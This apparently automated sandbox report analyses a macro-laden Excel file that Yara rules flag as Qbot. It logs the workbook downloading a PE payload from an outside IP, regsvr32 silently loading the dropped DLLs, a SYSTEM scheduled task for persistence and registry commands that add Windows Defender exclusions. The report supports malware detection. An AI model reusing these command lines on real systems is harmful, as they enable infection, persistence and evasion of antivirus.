File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Test, Last Saved By: Test, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:17:20 2015, Last Saved Time/Date: Mon Sep 27 10:38:52 2021, Security: 0
Entropy (8bit):	7.131906653704249
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	xls.xls
File size:	129024
MD5:	170b6a83db1f64901d186eda31962306
SHA1:	9dedf1b8c2af2ea202b62b8c8a07a314f56ca6d5
SHA256:	7afc98f96efa95af64e356e7857d7db38e9d2eb9a0b8cab36acc7f8b96b7f978

General

SHA512:	d11fddb5698ddba3340c42ddf2012c847eea3d03003bb6b 84cf9aff30ab21568d416683d431547d1d07c03d4511fb9 677f7b220eb38d4b2080e4e55ac77e13be
SSDEEP:	3072:Cik3hOdsylKlgxopeiBNhZFGzE+cL2kdAnc6YehW fG+tUHKGDbpmsiinBti2JtqV:vk3hOdsylKlgxopeiBNhZF +E+W2kdAne
File Content Preview:	.....>.....b..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "xls.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	Test
Last Saved By:	Test
Create Time:	2015-06-05 18:17:20
Last Saved Time:	2021-09-27 09:38:52
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams with VBA

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 190.14.37.178

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	190.14.37.178	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 18:00:01.173538923 CEST	0	OUT	GET /44467.7495993056.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.178 Connection: Keep-Alive
Sep 28, 2021 18:00:02.207995892 CEST	1	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 28 Sep 2021 16:00:02 GMT Content-Type: application/octet-stream Content-Length: 387072 Connection: keep-alive X-Powered-By: PHP/5.4.16 Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; filename="44467.7495993056.dat" Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 85 8c 3b 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 0a 03 00 00 f6 01 00 00 00 00 00 00 10 00 00 00 10 00 00 00 20 03 00 00 00 10 00 10 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 20 03 00 70 00 00 00 c8 10 04 00 7c 01 00 00 00 20 04 00 f4 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 04 00 c8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 0c 09 03 00 00 10 00 00 00 0a 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 65 64 61 74 61 00 00 70 00 00 00 00 20 03 00 00 02 00 00 00 0e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 00 20 00 00 00 30 03 00 00 14 00 00 00 10 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 61 74 61 00 00 00 54 bf 00 00 00 50 03 00 00 c0 00 00 00 24 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 64 61 74 61 74 00 48 06 00 00 00 10 04 00 00 08 00 00 00 e4 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f4 0b 01 00 00 20 04 00 00 0c 01 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 50 00 00 00 30 05 00 00 50 00 00 00 f8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 80 05 00 00 50 00 00 00 48 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 50 00 00 00 d0 05 00 00 50 00 00 00 98 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL;a! p\| .text `.edatap @@.data 0@.dataTP$@.rdata tH@.rsrc @@P0PPPHPP

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 508 Parent PID: 596

General

Start time:	17:59:20
Start date:	28/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fe10000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 2784 Parent PID: 508

General

Start time:	18:00:54
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd.red
Imagebase:	0xffeb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 1176 Parent PID: 2784

General

Start time:	18:00:55
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Drezd.red
Imagebase:	0x400000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000006.00000002.622340870.0000000010001000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000006.00000002.619249193.00000000003B0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 1016 Parent PID: 1176

General

Start time:	18:00:56
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x410000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000007.00000002.888209871.0000000000080000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 1832 Parent PID: 508

General

Start time:	18:01:00
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd1.red
Imagebase:	0xffeb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 2556 Parent PID: 1016

General

Start time:	18:01:00
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn mywmprn /tr 'regsvr32.exe -s \'C:\Users\user\Drezd.red\'' /SC ONCE /Z /ST 18:03 /ET 18:15
Imagebase:	0x610000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2520 Parent PID: 508

General

Start time:	18:01:00
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd2.red
Imagebase:	0xffeb0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 3020 Parent PID: 1672

General

Start time:	18:01:02
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xff2a0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2936 Parent PID: 3020

General

Start time:	18:01:03
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0xa90000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000D.00000002.635284743.0000000000300000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000D.00000002.637039550.0000000010001000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 3016 Parent PID: 2936

General

Start time:	18:01:05
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x410000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000E.00000002.888219499.00000000000C0000.00000040.00020000.sdmp, Author: Joe Security

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: reg.exe PID: 840 Parent PID: 3016

General

Start time:	18:01:07
Start date:	28/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Ofsugluhreiu' /d '0'
Imagebase:	0xff260000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: reg.exe PID: 2068 Parent PID: 3016

General

Start time:	18:01:09
Start date:	28/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Csbfke' /d '0'
Imagebase:	0xff620000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: regsvr32.exe PID: 916 Parent PID: 1672

General

Start time:	18:03:00
Start date:	28/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xffdc0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2652 Parent PID: 916

General

Start time:	18:03:00
Start date:	28/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0xd10000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis